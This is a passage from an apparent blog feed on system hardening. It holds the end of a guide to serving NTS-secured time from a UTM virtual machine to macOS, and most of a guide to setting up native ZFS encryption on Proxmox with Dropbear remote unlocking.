
</span></span></code></pre></div><p>Verify that NTS is working:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">sudo chronyc -N authdata
</span></span></code></pre></div><p><img loading="lazy" src="/images/nts.png" alt="Verifying NTS configuration"  />
</p>
<h2 id="open-the-firewall">Open the firewall</h2>
<p>We will need to open port 123/udp inside of the virtual machine to allow connections from the macOS host:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1">#This is an example for Fedora:</span>
</span></span><span class="line"><span class="cl">sudo firewall-cmd --permanent --add-service<span class="o">=</span>ntp
</span></span><span class="line"><span class="cl">sudo firewall-cmd --reload
</span></span></code></pre></div><h2 id="use-the-ntp-server-with-macos">Use the NTP server with macOS</h2>

<p>Now, we can use our NTP server as the time server for your macOS. Set the time source to <code>127.0.0.1</code> in your macOS settings:</p>
<p><img loading="lazy" src="/images/macos-time-source.png" alt="macOS time source"  />
</p>

<p>Verify that NTP works on your macOS host:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sntp 127.0.0.1
</span></span></code></pre></div><p><img loading="lazy" src="/images/macos-sntp-verification.png" alt="macOS SNTP verification"  />
</p>
<p>Once you have verified that everything is working, you can optionally remove the port <code>22/TCP</code> forwarding since we will no longer need it.</p>
<h2 id="create-a-synchronization-cron-job">Create a Synchronization Cron Job</h2>
<p>macOS synchronizes time with the NTP server around once every 20 minutes. This can cause the clock to be out of sync for quite awhile when the computer wakes up from sleep, as the NTP server may not have its time corrected by the time macOS makes the first synchronization request.</p>
<p>To work around this, create a cron job to have macOS synchronize time every minute as <code>root</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo crontab -e
</span></span></code></pre></div><p>Add the following:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">* * * * * /usr/bin/sntp -Ss 127.0.0.1
</span></span></code></pre></div><h2 id="automatically-start-the-ntp-server-at-boot">Automatically start the NTP server at boot</h2>
<p>Finally, follow the <a href="https://docs.getutm.app/advanced/remote-control/">official documentation</a> to automatically start the virtual machine at boot.</p>

<p>Note that, for some reason, adding the shortcut to &ldquo;Login Items&rdquo; alone is not enough: UTM will launch but it will not start the VM. UTM also needs to be added to the list of &ldquo;Login Items&rdquo; for this to work properly. You can follow the discussion regarding this on <a href="https://github.com/utmapp/UTM/issues/4179#issuecomment-1606041021">GitHub</a>.</p>
<p><img loading="lazy" src="/images/macos-login-items.png" alt="macOS login items"  />
</p>
]]></content>
      </entry>
      <entry>
        <title>Using Native ZFS Encryption with Proxmox</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/using-native-zfs-encryption-with-proxmox/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/using-native-zfs-encryption-with-proxmox/</id>
        <published>2023-03-11T00:00:00Z</published>
        <updated>2024-07-15T13:57:58-07:00</updated>
        <summary type="html">Currently, the Proxmox installer does not support setting up encryption with ZFS. Thus, we have to set it up manually. This post will go over how to use the native ZFS encryption with Proxmox.
The post also assumes that the Proxmox installation is new and does not have any virtual machines or containers yet.
Encrypting the rpool/ROOT dataset Proxmox installs its system inside the rpool/ROOT dataset. This is what we will encrypt first.</summary>

          <content type="html"><![CDATA[<p>Currently, the Proxmox installer does not support setting up encryption with ZFS. Thus, we have to set it up manually. This post will go over how to use the native ZFS encryption with Proxmox.</p>
<p><em>The post also assumes that the Proxmox installation is new and does not have any virtual machines or containers yet.</em></p>
<p><img loading="lazy" src="/images/proxmox-zfs-encryption.png" alt="Proxmox ZFS Encryption"  />
</p>
<h2 id="encrypting-the-rpoolroot-dataset">Encrypting the <code>rpool/ROOT</code> dataset</h2>
<p>Proxmox installs its system inside the <code>rpool/ROOT</code> dataset. This is what we will encrypt first.</p>

<p>First, boot into the initramfs. On the startup menu, press <code>e</code> to edit the boot argument. Remove <code>root=ZFS=rpool/ROOT/pve-1 boot=zfs</code> from the argument and press <code>enter</code>.</p>
<p><img loading="lazy" src="/images/proxmox-initramfs-boot.png" alt="Proxmox Initramfs Boot"  />
</p>
<p>Load in the <code>zfs</code> kernel module:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl">modprobe zfs
</span></span></code></pre></div><p>Next, follow <a href="https://gist.github.com/yvesh/ae77a68414484c8c79da03c4a4f6fd55">this gist</a> to encrypt the dataset. You do not need to use any sort of live USB or rescue mode, as the initramfs has all that we need. In case it gets moved or deleted, I will copy and paste it here (we will make a few changes to better suit our purposes as well):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl"><span class="c1"># Import the old</span>
</span></span><span class="line"><span class="cl">zpool import -f rpool
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Make a snapshot of the current one</span>
</span></span><span class="line"><span class="cl">zfs snapshot -r rpool/ROOT@copy
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Send the snapshot to a temporary root</span>
</span></span><span class="line"><span class="cl">zfs send -R rpool/ROOT@copy <span class="p">|</span> zfs receive rpool/copyroot
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Destroy the old unencrypted root</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/ROOT
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set better ZFS properties</span>
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">autoexpand</span><span class="o">=</span>on rpool
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">autotrim</span><span class="o">=</span>on rpool
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">failmode</span><span class="o">=</span><span class="nb">wait</span> rpool
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Create a new zfs root, with encryption turned on</span>
</span></span><span class="line"><span class="cl"><span class="c1"># OR -o encryption=aes-256-gcm - aes-256-ccm vs aes-256-gcm</span>
</span></span><span class="line"><span class="cl">zfs create -o <span class="nv">acltype</span><span class="o">=</span>posix -o <span class="nv">atime</span><span class="o">=</span>off -o <span class="nv">compression</span><span class="o">=</span>zstd-3 -o <span class="nv">checksum</span><span class="o">=</span>blake3 -o <span class="nv">dnodesize</span><span class="o">=</span>auto -o <span class="nv">encryption</span><span class="o">=</span>on -o <span class="nv">keyformat</span><span class="o">=</span>passphrase -o <span class="nv">overlay</span><span class="o">=</span>off -o <span class="nv">xattr</span><span class="o">=</span>sa rpool/ROOT
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Copy the files from the copy to the new encrypted zfs root</span>
</span></span><span class="line"><span class="cl">zfs send -R rpool/copyroot/pve-1@copy <span class="p">|</span> zfs receive -o <span class="nv">encryption</span><span class="o">=</span>on rpool/ROOT/pve-1
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Deviate from the original gist and delete copyroot</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/copyroot
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set the Mountpoint</span>
</span></span><span class="line"><span class="cl">zfs <span class="nb">set</span> <span class="nv">mountpoint</span><span class="o">=</span>/ rpool/ROOT/pve-1
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Export the pool again, so you can boot from it</span>
</span></span><span class="line"><span class="cl">zpool <span class="nb">export</span> rpool
</span></span></code></pre></div><p>Reboot into the system. You should now be prompted for an encryption password.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl">reboot -f
</span></span></code></pre></div><h2 id="encrypting-the-rpooldata-dataset">Encrypting the <code>rpool/data</code> dataset</h2>
<p>Next, we need to encrypt the <code>rpool/data</code> dataset. This is where Proxmox stores virtual machine disks.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Destroy the original dataset</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/data
</span></span></code></pre></div><p>Create a diceware passphrase, and save it to <code>/.data.key</code>. Then, continue with:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Remove all but ASCII characters </span>
</span></span><span class="line"><span class="cl">perl -i -pe <span class="s1">&#39;s/[^ -~]//g&#39;</span> /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set the appropriate permission</span>
</span></span><span class="line"><span class="cl">chmod <span class="m">400</span> /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Make the key immutable</span>
</span></span><span class="line"><span class="cl">chattr +i /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Create a new dataset with encryption enabled</span>
</span></span><span class="line"><span class="cl">zfs create -o <span class="nv">acltype</span><span class="o">=</span>posix -o <span class="nv">atime</span><span class="o">=</span>off -o <span class="nv">compression</span><span class="o">=</span>zstd-3 -o <span class="nv">checksum</span><span class="o">=</span>blake3 -o <span class="nv">dnodesize</span><span class="o">=</span>auto -o <span class="nv">encryption</span><span class="o">=</span>on -o <span class="nv">keyformat</span><span class="o">=</span>passphrase -o <span class="nv">keylocation</span><span class="o">=</span>file:///.data.key -o <span class="nv">overlay</span><span class="o">=</span>off -o <span class="nv">xattr</span><span class="o">=</span>sa rpool/data
</span></span></code></pre></div><p>Next, we need to set up a systemd service for automatic unlocking. Put the following inside <code>/etc/systemd/system/zfs-load-key.service</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[Unit]
</span></span><span class="line"><span class="cl">Description=Load encryption keys
</span></span><span class="line"><span class="cl">DefaultDependencies=no
</span></span><span class="line"><span class="cl">After=zfs-import.target
</span></span><span class="line"><span class="cl">Before=zfs-mount.service
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[Service]
</span></span><span class="line"><span class="cl">Type=oneshot
</span></span><span class="line"><span class="cl">RemainAfterExit=yes
</span></span><span class="line"><span class="cl">ExecStart=/usr/sbin/zfs load-key -a
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[Install]
</span></span><span class="line"><span class="cl">WantedBy=zfs-mount.service
</span></span></code></pre></div><p>Finally, enable the service:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">systemctl <span class="nb">enable</span> zfs-load-key
</span></span></code></pre></div><h2 id="setting-dropbear-for-remote-unlocking-optional">Setting Dropbear for remote unlocking (optional)</h2>
<p>It is not convenient to type in the encryption password on the console. You might want to set up Dropbear inside of the initramfs to unlock the drive over SSH instead.</p>
<p>First, install the <code>dropbear-initramfs</code> package. Note that we are passing the <code>--no-install-recommends</code> argument here, as we don&rsquo;t want it to install <code>cryptsetup</code> and give annoying warnings on every initramfs generation.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">apt install --no-install-recommends dropbear-initramfs
</span></span></code></pre></div><p>Next, create <code>/etc/dropbear/initramfs/authorized_keys</code> and put your ssh keys in there.</p>
<p>You may also edit <code>/etc/dropbear/initramfs/dropbear.conf</code> and adjust it however you like. You can find the list of the options <a href="https://linux.die.net/man/8/dropbear">here</a>. In my opinion, the default is good enough. Some other blog posts may recommend that you change the port to avoid the ssh fingerprint mismatch warning, but I would recommend using a different subdomain to connect to dropbear instead. That way, you can pin Dropbear&rsquo;s fingerprint with SSHFP records. I will write a separate post on this later.</p>
<p>Then, edit the <code>/etc/initramfs-tools/initramfs.conf</code> and add the static IP address for it to use. The format is</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">IP=IP Address::Gateway:Netmask:Hostname
</span></span></code></pre></div><p>For example:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">IP=10.0.0.1::10.0.0.254:255.255.255.0:dropbear.node.domain.tld
</span></span></code></pre></div><p>One thing to keep in mind is that I have found only IPv4 to be working with this on Debian. If you figure out how to get IPv6 to work, please <a href="https://tommytran.io/contact">let me know</a>.</p>
<p>Finally, generate a new initramfs:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">update-initramfs -u
